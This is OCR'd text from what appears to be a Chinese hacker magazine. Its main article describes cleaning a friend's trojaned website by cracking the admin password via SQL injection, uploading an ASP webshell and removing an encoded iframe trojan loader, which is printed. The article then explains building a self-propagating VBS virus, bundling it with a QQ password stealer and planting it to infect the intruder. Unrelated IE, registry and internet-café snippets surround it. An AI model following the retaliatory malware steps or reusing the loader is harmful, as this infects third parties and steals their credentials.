你可以看一下实现效果:你再双击快捷方式,在桌面上就会弹出一个只有关闭按钮,黑底白字的小窗口(如图3)。



图3

其实它就是原来的"频道栏",只是里面的内容被我们的收藏夹给替换了。这样,想访问其中的某个网站时,只需点击即可打开IE访问,是不是方便多了?

好了,谈了这么多参数,上面只是将它们单独使用,其实我们还可以把它们结合起来使用,如使用组合参数"-k -e www.baidu.com"就可实现既能全屏、又能与资源浏览器快速切换,还能拥有百毒不侵的主页,真是一举多得啊!还不赶快去试试?

编辑点评: 啊?我都不知道IE还有这么强的参数啊。看来微软想得挺周到的,期待IE 7.0正式版的发布,想必更强大哦。

在IE中设置"我的电脑"安全级别

在IE浏览器中,选择"工具"菜单中的"Internet选项"命令,在打开的"Internet选项"窗口中选择"安全"标签项,隐藏了一项"我的电脑",通过以下方法可以把它显示出来,运行注册表编辑器,依次展开HKEY_CURRENT_USER-Software-Microsoft-Windows-CurrentVersion-Internet Settings-Zones-0分支,然后在右边的窗口中双击"Flags"子键,在弹出的修改键值窗口中,将默认值"21"改为"1",单击"确定"按钮,退出注册表编辑器。再次启动IE浏览器,进入"安全"标签设置窗口,在上方的区域列表中就会多出一项"我的电脑"。

黑客的对战,安全与非安全的挑战!

李丰初

序幕

前几天,在NoHack的官方论坛上有个ID叫TY520的朋友找到我,TY520说他最喜欢的网站之一:http://www.54cn.net/home.asp被人挂马了,他与管理人是朋友,希望我能为该网站做一次安全维护,于是便有了本文的诞生。本文将从网站的安全角度出发,从漏洞的入侵分析及其修补,再到恶意ASP木马的极度追捕,最后给入侵者来个小小的恶作剧警告。

一、漏洞分析

1.网页木马的查找

当我打开http://www.54cn.net/home.asp网站的时候,出现了杀毒软件的报警(如图1)。




图1 杀毒软件报警,说明网页上被人挂马了

很明显被挂马了,我看了木马文件的名字TZD[1].HTM,第一感觉是这个网页木马是"天知道"木马。于是查看此页的源代码,发现了一段可疑的代码(如图2)。

图2中选定的代码与一般HTML语言有所不同,是加过密的,

极有可能这是挂马的代码。由于我接触多了，知道是用ENCODE来加密的。于是我想办法把他还原，解密后得到了真实的代码（如图3）：



图2　发现可疑代码





图3　解密代码

呵呵，果然不出所料，木马就是网站的INC目录下的TZD.HTM文件，还用一个IFRAME弹出，好狠！

2.网站入侵踩点的猜测

用阿DSQL注入工具V2.0破解版来检测，发现注入点，通过注入点得到了用户管理员的用户名与密码（如图4）。



图4　猜解出管理员的帐号和密码

可以看到，管理员的用户名与密码都被猜解出来了。虽然密码是用MD5十六位加密的，但是都是弱口令，入侵者用类似于MD5在线爆破的网站，不用三秒钟就可以把密码暴出来。

二、漏洞的修补


1.恶意ASP的追杀

由于我已经取得网站管理人的许可就上传了一个ASP木马，以马制马！然后我再上传了一个"二十一世纪网 ASP木马追捕"，看到名字就知道了，是用来查找恶意的ASP木马的。查到的结果之一（如图5）：


图5　找到可能含有恶意代码的网页

这是根目录下的查找，查找到可疑文件就用海阳2006"编辑"按钮打开看看，再输入它的URL路径，确认一下是不是木马（如图6）。

依此类推，用木马追捕把所有的木马给查找出来，然后用海阳2006确认后再删除。清除恶意的ASP木马后，就把INC目录下的TZD.HTM删除。这个就是真正的网页木马。最后把首页的这段代码给删除去：


图6　登录海阳2006确认木马

```
#@~^YQAAAA==@!b0.m:  P/Mm{EtDY2)JzAASR*W^xcx+D&rx1zDy[R4OsJ~xmh+, 'E"4EJ~AbNOt{EZJ~4+botD'rTJ, 0.ls+8GMN+MxJZJ@*IB8AAA==^#~@
```

到此，网站恶意的ASP木马与首页挂马就清除干净了。

2.注入的防范

除去了恶意的ASP木马，但是还没有根除注入，如果注入不能修补完的话，那些所谓的黑客下次还会光顾的。防注入本文用到是"SQL通用防注入系统3.0(asp)"，使用方法很简单的，把"SQL通用防注入系统3.0(asp)"解压后的三份文件：

Neeao_sql_admin.asp后台管理文件（注意：请用记事本打开Neeao_sql_admin.asp修改里面的管理密码！）

Neeao_SqlIn.Asp防SQl注入主文件

SqlIn.mdb防注入数据库

全部上传到网站的根目录下，然后打开数据库连接文件COON.ASP，在底部添加上：

```
<!--#Include File="Neeao_SqlIn.Asp"-->
```

这样子整个网站就有通用防注入了。

三、恶作剧式的警告

入侵者这么喜欢的挂马，肯定要给他一定的恶作剧警告，不然他会太嚣张的哦。现在要用到的工具是"病毒制作机V1.0"，这个程序可以很傻瓜化地制作出VBS病毒，一看就会用的，很适合菜鸟等级的初级黑客（如图7）。




图7

点击"下一步"，有选择的话，就把它们全部打勾选择上去（注意：到"第四步时"不要把勾选择上）。现在已经生成了一个VBS病毒了。

附："病毒制作机"制作出来的病毒功能说明

1.自动复制到Windows与System、System32下，还有复制到"开始"→"启动"菜单下。

2. 禁止的功能（如图8）。

- ☐ 禁止“运行”菜单
- ☐ 开机自动运行
- ☐ 禁止“关闭系统”菜单
- ☐ 禁止显示桌面所有图标
- ☐ 隐藏盘符
- ☐ 禁止进入MS-DOS模式
- ☐ 禁止使用注册表编辑器
- ☐ 禁止“任务栏和开始”
- ☐ 禁止注册表扫描
- ☐ 禁止右键菜单
- ☐ 禁止“注销”菜单
- ☐ 禁用“控制面板”
- ☐ 禁止进入MS-DOS实模式
- ☐ 禁止使用REG文件（危险）

图8 丰富的禁止功能

3. 自动搜索邮件然后自动传播的功能。

4. IE强制设定功能（如图9）。

- ☐ 禁用IE右键菜单
- ☐ 禁止更改历史记录设置
- ☐ 禁止Internet选项
- ☐ 禁止Internet连接向导
- ☐ 禁用“另存为...”菜单
- ☐ 设置默认主页
- ☐ 禁用“文件\打开”菜单
- ☐ 禁止安全项
- ☐ 禁止更改高级页设置
- ☐ 禁止“重置Web设置”
- ☐ 禁止更改临时文件设置
- ☐ 禁止查看源文件
- ☐ 禁止更改自动配置
- ☐ 禁止添加脱机页计划
- ☐ 禁止更改主页
- ☐ 禁止资源管理器中文件菜单

图9 可以设置禁止的IE功能

做好了以后，再用QQ啊拉大盗做一个盗QQ木马，然后再用捆绑机把这个VBS病毒给捆绑起来。最后把合并后的木马结合网页木马生成器制作出木马来，这个木马的地址就是放马者的地址，只要他一访问他的恶意ASP木马，就会中了特意为他打造的超级恶作剧木马了。大家如果还有不明白的地方，请到非安全官方站点论坛（http://www.nohack.cn）来提问。

四、尾声

黑亦有道，黑客的技术是一把双刃剑，看你如何用，用对场合就是一把造福的利器，反之则危害社会。值得人深思。

【本文中涉及到的工具、源代码以及相关资料，在光盘中有提供：二十一世纪网 ASP木马追捕、SQL通用防注入程序 v3.0 正式版、阿D超酷工具V2.0破解版、病毒制造机、加密后的海阳ASP木马。】

编辑点评：李丰初GG通过自己帮助朋友清除网页木马的经历，给大家介绍了如何清理自己网站被入侵后留下的网页木马，想必制作网站的朋友会很感兴趣吧。同时，我们也在文章中看到，一个真正的黑客不是整天黑别人、搞破坏的，而是乐意用自己所学会的来帮助别人。另外，我们也要明白，网页挂马是一种很不道德的行为啊。

修复杀毒之后被篡改的.exe文件关联

使用命令修复，打开MS-DOS(如果无法运行MS-DOS就将系统盘的windows或者winnt的system32目录下的cmd.exe改名为cmd.com),先使用assoc .exe显示文件关联.然后输入命令assoc .exe=exefile

12月的天空被冷空气带来的雨水冲刷得格外蔚蓝，温度也一降再降，大家都穿上了厚厚的棉衣。我每天在教室里历经着寒风的吹打，放学了就去学校旁边的网吧，找一个空调附近的位置坐下，打上几局CS。

某日，我看见网吧里有一个男生，拿着非安全出的《网吧黑客一点通》在网吧的角落里，我就用net send给他发了一个消息：“书看完多少了？”结果，那个人收到信息后就紧张得四处张望，盯着服务台那里看，最后急急忙忙地离开了网吧……我狂汗……难道网管都经常用net send发消息吗？或是那个网管只是肌肉比较强劲而已。

免费上网，让Pubwin点头哈腰

nivek0nes

最近网络安全界一直比较平静，虽然时不时也有一个两个0day跳出来，但是等我拿到手的时候，就不知道是几day了。所以我郁闷地去网吧打游戏……一摸口袋，一块两毛五……

